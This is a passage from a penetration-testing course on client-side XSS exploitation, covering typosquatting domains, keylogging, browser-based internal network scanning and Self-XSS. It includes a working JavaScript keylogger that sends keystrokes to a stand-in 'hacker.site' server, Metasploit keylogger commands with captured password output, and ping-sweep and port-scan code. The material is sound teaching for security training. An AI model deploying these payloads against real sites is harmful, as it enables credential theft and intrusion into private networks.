Character Swap	ww.wgoogle.com		?		com
Character Swap	www.gogole.com	74.125.232.152	US,UNITED STATES		com
Character Swap	www.googel.com	74.125.232.159	US,UNITED STATES		com
Character Swap	www.goolge.com	74.125.232.151	US,UNITED STATES		com
Character Swap	www.ogogle.com	74.125.232.159	US,UNITED STATES		com
Character Swap	wwwg.oogle.com	69.65.50.3	US,UNITED STATES		com
Character Replacement	eww.google.com		?		com
Character Replacement	qww.google.com		?		com

```
$ urlcrazy www.google.com
```

3.3.4 Keylogging

Sometimes it’s very helpful to know what our victim is typing during their activity on a targeted website. For example, we may need to read their conversations, steal passwords or credit cards, or their personal information. In these situations we may need a **keylogger**.

What a keylogger does is log keys hit on the victim keyboard. The approach here is the same as with cookie grabbing. We need client-side code that captures the keystrokes and server-side code that stores the keys sent.

3.3.4.1 JavaScript Example

There are numerous considerations when writing a keylogger. For example, we need to establish where, when and how to send the keystrokes.

Next, we're going to see a simple client-side example. For server-side, the procedure is the same as with the Cookie Grabber.

3.3.4.1 JavaScript Example

```
var keys = ""; // WHERE > where to store the key strokes
document.onkeypress = function(e) {
    var get = window.event ? event : e;
    var key = get.keyCode ? get.keyCode : get.charCode;
    key = String.fromCharCode(key);
    keys += key;
}

window.setInterval(function(){
    if(keys !== ""){
        // HOW > sends the key strokes via GET using an Image element to listening hacker.site server
        var path = encodeURI("http://hacker.site/keylogger?k=" + keys);
        new Image().src = path;
        keys = "";
    }
}, 1000); // WHEN > sends the key strokes every second
```

Edited source of >
https://web.archive.org/web/20140424073035/http://wiremask.eu/xss-keylogger

3.3.4.1 JavaScript Example

Of course, the most known exploitation frameworks also includes a keylogging feature.

http_javascript_keylogger

Event logger

3.3.4.2 Keylogging with Metasploit

auxiliary(http_javascript_keylogger)

The Metasploit auxiliary module is an advanced version of the previous "*JavaScript example*". It creates the JavaScript payload which could be injected within the vulnerable web page and automatically starts the listening server.

```
msf > use auxiliary/server/capture/http_javascript_keylogger
msf auxiliary(http_javascript_keylogger) > show options

Module options (auxiliary/server/capture/http_javascript_keylogger):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   DEMO        false            yes       Creates HTML for demo purposes
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default is random)
```

3.3.4.2 Keylogging with Metasploit

auxiliary(http_javascript_keylogger)


This module creates a **demo page** for us. This is an interesting feature if we want to test the module or our attack before start. To enable this feature, just set the **DEMO** option to **true**.

```
msf auxiliary(http_javascript_keylogger) > set DEMO true
DEMO => true
msf auxiliary(http_javascript_keylogger) >
```

3.3.4.2 Keylogging with Metasploit

auxiliary(http_javascript_keylogger)

VICTIM



ATTACKER

```
msf auxiliary(http_javascript_keylogger) > run

[*] Listening on 0.0.0.0:8080...
[*] Using URL: http://0.0.0.0:8080/test
[*]  Local IP: http://192.168.136.128:8080/test
[*] Server started.
[+] [5b6eb975] Logging clean keystrokes to: /root/.msf4/loot/20140519143912_default_192.168.136.128_browser.keystrok_144374.txt
[+] [5b6eb975] Logging raw keystrokes to: /root/.msf4/loot/20140519143912_default_192.168.136.128_browser.keystrok_765124.txt
[+] [5b6eb975] Keys: u
[+] [5b6eb975] Keys: us
[+] [5b6eb975] Keys: use
[+] [5b6eb975] Keys: user
[+] [5b6eb975] Keys: usern
[+] [5b6eb975] Keys: userna
[+] [5b6eb975] Keys: usernam
[+] [5b6eb975] Keys: username
[+] [5b6eb975] Keys: username<TAB>
[+] [5b6eb975] Keys: username<TAB>
[+] [5b6eb975] Keys: username<TAB>P
[+] [5b6eb975] Keys: username<TAB>Pa
[+] [5b6eb975] Keys: username<TAB>Pa$
[+] [5b6eb975] Keys: username<TAB>Pa$$
[+] [5b6eb975] Keys: username<TAB>Pa$$w
[+] [5b6eb975] Keys: username<TAB>Pa$$w0
[+] [5b6eb975] Keys: username<TAB>Pa$$w0r
[+] [5b6eb975] Keys: username<TAB>Pa$$w0rd
```

3.3.4.3 Keylogging with BeEF

BeEF's **Event Logger** is the upgraded version of the previous examples!

It is definitely much more accurate in keystroke logging and also reports the modifier keys!

3.3.4.3 Keylogging with BeEF

Event Logger > *Smart logging example*

As an example, let's suppose the following scenario:

We have hooked a browser with a user that is going to do a login. His username and passwords are the same and, as a shortcut, he copied the username and then pasted it in the password field.

3.3.4.3 Keylogging with BeEF

Event Logger > *Smart logging example*


This is a good scenario to understand why it is important to log the modifier keys too; because when we will read the password result, it will be quite different to read simply **acv** instead of `[Ctrl] a` `[Ctrl] c` `[Ctrl] v`

3.3.4.3 Keylogging with BeEF

In addition, it logs further events such as Mouse Click coordinates and Window events (focus, blur).

These logs are available for the **administration** user interface in the **Logs** tab, while within the **console** they are printed as they occur.

3.3.4.3 Keylogging with BeEF



3.3.4.1 Video

Keylogging

See the keylogger utilities in action as a part of client-side exploitation.

**Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click LINK.*

You've been studying quite intently. We recommend taking a quick break and come back refreshed. ^_^


3.3.5 Network Attacks

Let’s move now see how to discover, through an XSS flaw, the underlying network hidden behind the victim's web browser exploited.

3.3.5 Network Attacks

At a network layer we can obtain access to varieties of services that would otherwise be unavailable over HTTP.

For example, e-mail services, fax and print services, internal web servers, and more.



Source> http://www.blackhat.com/presentations/bh-usa-07/Grossman/Whitepaper/bh-usa-07-grossman-WP.pdf

3.3.5 Network Attacks

A way to enter within intranet networks is by passing through HTTP traffic that, despite other protocols, is usually allowed to pass by firewalls.

3.3.5.1 IP Detection

The first step before putting your feet in a network is to retrieve as much network information as possible about the hooked browser. A good starting point is to reveal its internal IP address and subnet.

"*Traditionally*" extracting internal network information from victim's browsers is a task that requires the use of external browser's plugins such as the Java JRE and a little bit of victim interaction with generated applets, etc.

3.3.5.1 IP Detection

My Address Java Applet

An example of this approach was implemented by Lars Kindermann with **My Address Java Applet**.

User interaction is needed

http://reglos.de/myaddress/MyAddress.html

3.3.5.1 IP Detection


My Address Java Applet

With modern versions of Java, these kind of unsigned Java Applets are blocked by default within the browsers. To allow the untrusted applications, you need to change the Java security settings enabling or reducing the security level.


3.3.5.1 IP Detection

My Address Java Applet


1 Start Java Control Panel



2 Reload the page and Allow to Run the application



3



3.3.5.1 IP Detection

A new and interesting approach comes from Nathan Vander Wilt. Basically, what he discovered is how to use the new **`WebRTC HTML5`** feature to discover local IP addresses.

You can see a demo here:
http://net.ipcalf.com/


3.3.5.1 IP Detection

Without going too deep in theory details, the idea behind this implementation is to exploit the main aim of this feature:

"*To enable rich, high quality RTC applications to be developed in the browser via simple JavaScript APIs and HTML5.*"

3.3.5.1 IP Detection

A week later, Einar Otto Stangvik implemented **his improved version** adding a probe for other live hosts on discovered network(s).



Local IPs

Other hosts alive

https://hacking.ventures/local-ip-discovery-with-html5-webrtc-security-and-privacy-risk/

3.3.5.1 IP Detection

The downside of this approach is that it is strongly related to a new HTML5 feature, and this is not fully supported by all browsers.

For example, IE and Safari do not support at all WebRTC, while Chrome, Firefox and Opera can do!

Source> ***http://caniuse.com/#feat=rtcpeerconnection***

3.3.5.2 Subnet Detection

Once the internal IP address has been discovered, determining the related subnet is quite immediate, but what if we are not able to detect the victim's IP address?

In 2009, **Robert Hansen** discovered how to use **`XMLHttpRequest`** cross-origin requests to detect the presence of a specific IP address. Basically, he uses the response times as a "covert channel" to infer whether an internal host is up or down.

https://web.archive.org/web/20110327230506/http://ha.ckers.org/blog/20090720/xmlhttpreqest-ping-sweeping-in-firefox-35/

3.3.5.2 Subnet Detection

An improved version of the original code has been provided in "The Browser Hacker's Handbook" book and publicly available here > **browserhacker.com/code/Ch10/** and then expanding "***Identifying Internal Network Subnets***".

3.3.5.2 Subnet Detection

Start from a set of most common default gateway IP ranges

1

```
var ranges = [
'192.168.0.0','192.168.1.0',
'192.168.2.0','192.168.10.0',
'192.168.100.0','192.168.123.0',
'10.0.0.0','10.0.1.0',
'10.1.1.0'
];
```

2

Test a subset of probable IPs in the subnet

```
// for every entry in the 'ranges' array, request
// the most common gateway IPs, like:
// 192.168.0.1, 192.168.0.100, 192.168.0.254
doRequest(c + '1');
doRequest(c + '100');
doRequest(c + '254');
}
```

3

Results...
(In red the discovered hosts)

```
GET http://192.168.0.254/ 4,89s
GET http://192.168.1.1/ 4,89s
GET http://192.168.1.100/ 4,9s
GET http://192.168.1.254/ 4,91s
GET http://192.168.2.1/ 4,91s
GET http://192.168.2.100/ 4,91s
GET http://192.168.2.254/ 4,91s
GET http://192.168.10.1/ 4,92s
GET http://192.168.10.100/ 4,92s
GET http://192.168.10.254/ 4,92s
GET http://192.168.100.1/ 1,1s
GET http://192.168.100.100/ 4,93s
GET http://192.168.100.254/ 4,94s
GET http://192.168.123.1/ 4,94s
GET http://192.168.123.100/ 4,95s
GET http://192.168.123.254/ 4,95s
GET http://10.0.0.1/ 4,95s
GET http://10.0.0.100/ 4,95s
GET http://10.0.0.254/ 4,95s
GET http://10.0.1.1/ 4,96s
GET http://10.0.1.100/ 4,97s
```

3.3.5.3 Ping Sweeping

Once a valid subnet has been obtained, the next step is to **Ping Sweep** the network. There are two solutions here, using Java Applets or the same approach used before to detect subnets.

We will analyze only the latter of the two (i.e. **`XMLHttpRequest`**) because the differences between them are minimal. In fact, instead of testing only a couple of IPs, we will check the entire subnet.

3.3.5.3 Ping Sweeping


Due to the large amount of requests, doing ping sweeping may take time.

The BHH guys proposed a version that uses **`HTML5 WebWorkers`** and splits the entire subnet in **`5`** workers with **`50`** IPs managed by each worker to speedup the process.

3.3.5.3 Ping Sweeping

Ping Sweeping - XHR technique

5 Workers



Short timing response,
i.e. host available

3.3.5.3 Ping Sweeping

What's interesting here is that, despite that the requests are performed using the **HTTP** scheme on the default port **80**, the real intent is not to analyze if the host has a service active on that port, but how "responsive" it is to requests.

3.3.5.3 Ping Sweeping

In other words, if a response arrives in a short amount of time then the host is alive; otherwise, after a defined threshold, the host is down.

It is important to note that since this approach is time based, network latencies, browser networking characteristics, etc. may increase the number of false positives!

3.3.5.4 Port Scanning

With a set of available hosts, let's move forward on **Port Scanning**. In this phase, we will try to detect what ports are open in order to inspect later what services are available and thus, which additional attacks can be performed.

The first research came in late 2006 from **SPI Dynamics** and **Jeremiah Grossman**. Shortly after, PDP made his own **port scanner** in JavaScript.

http://web.archive.org/web/20110703135557/http://www.rmccurdy.com/scripts/docs/spidynamics/JSportscan.pdf
http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Grossman.pdf
http://web.archive.org/web/20100626084549/http://www.gnucitizen.org/static/blog/2006/08/jsportscanner.js

3.3.5.4 Port Scanning

Simple Port Scanner

PDP's implementation uses the `<img>` tag and DOM Events to detect whether a port on a specific host is opened or closed.

The idea is to set the image source on a specific port of the target host in order to let the browser know to perform a TCP connection to the defined port and then analyze the events.

3.3.5.4 Port Scanning

Simple Port Scanner

```
scanTarget = function(target, ports, timeout){
    …
    var img = new Image();
    img.onerror = doSomething(); //          Check times, Log events, etc…
    img.src = 'http://' + target + ':' + port; // Start the connection
    …
}
```

```
> scanTarget("victim.site", [80,443,777], 1000)
  undefined
  ▶Resource interpreted as Image but transferred with MIME type text/html: "http://victim.site/".
ⓘ victim.site 80 open
ⓘ victim.site 443 closed
ⓘ victim.site 777 closed
⊗ ▶GET http://victim.site:443/ net::ERR_ADDRESS_UNREACHABLE
⊗ ▶GET http://victim.site:777/ net::ERR_ADDRESS_UNREACHABLE
>
```

3.3.5.4 Port Scanning

Simple Port Scanner

By analyzing timing and errors, it is possible to "determine" whether or not a port is opened.

Clearly, this is not an "exact science“, but to date it is the most reliable method.

3.3.5.4 Port Scanning

In 2001, **Jochen Topf** discovered how to trick HTML forms to penetrate internal networks from a site outside the network, then Sandro Gauci extended the research two times [1st, 2nd].

The topic was that browsers allow cross-protocol connections from ports that lets us access services such as IMAP, SMTP, POP3, etc.

http://web.archive.org/web/20021029173425/http://www.remote.org/jochen/sec/hfpa/
http://eyeonsecurity.org/papers/Extended HTML Form Attack.pdf
https://resources.enablesecurity.com/resources/the extended html form attack revisited.pdf


3.3.5.4 Port Scanning

We know that if we can control what is echoed back by the server then we could trigger browser-side security flaws.

In this case, the protocol is not HTTP, but SMTP, FTP, etc. that often returns error messages containing user input. This allows undesirable operations, such as accepting and routing SMTP traffic!

3.3.5.4 Port Scanning

Because of this, browser vendors decided to **block** a subset of **ports** belonging to common and not network services.



3.3.5.4 Port Scanning

The list of TCP ports banned is clearly available for open source projects such as **Google Chrome** and **Firefox**, but for those like Internet Explorer we need to test them manually!

http://src.chromium.org/viewvc/chrome/trunk/src/net/base/net_util.cc
http://www-archive.mozilla.org/projects/netlib/PortBanning.html#portlist

3.3.5.4 Port Scanning

HTML5 alternatives


With **Cross-Origin Resource Sharing (CORS)** and **WebSocket**, both of which are new HTML5 features, it is also possible to scan networks and ports.

This is what Lavakumar Kuppan coded in his **JS-Recon**, a network reconnaissance tool written in JavaScript.

http://www.w3.org/TR/cors/
https://developer.mozilla.org/en-US/docs/Web/API/WebSocket
http://web.archive.org/web/20120308180633/http://www.andlabs.org/tools/jsrecon/jsrecon.html

3.3.5.4 Port Scanning

Limited!



3.3.6 Self-XXS

There is a popular attack that mixes **XSS** and **Social Engineering** in a single name **Self-XSS attack**. In this attack, the goal is to trick victims into pasting malicious code into a browser URL bar or console.

This is one of the most popular Social Engineering attack vectors. It is often used by scammers for tricking users into doing something. Its peak of infamy was in the 2011 against Facebook with a **porn and violence spam attack**.

http://www.zdnet.com/facebook-flooded-with-porn-spam-3040094432/
https://nakedsecurity.sophos.com/2011/11/15/facebook-hardcore-porn-violence-and-animal-abuse-images/

3.3.6 Self-XXS

To mitigate this attack vector, the main browser vendors implemented several security measures to avoid the execution of Self-XSS payloads.

Let’s look at some search bar and bookmarks examples.

3.3.6.1 Browsers based on Chromium

In the Chromium omnibox (URL bar), if you paste:

```
javascript:alert('Self-XSS’)
```

…the browser will strip any leading `javascript:` from the pasted text before inserting into the omnibox:

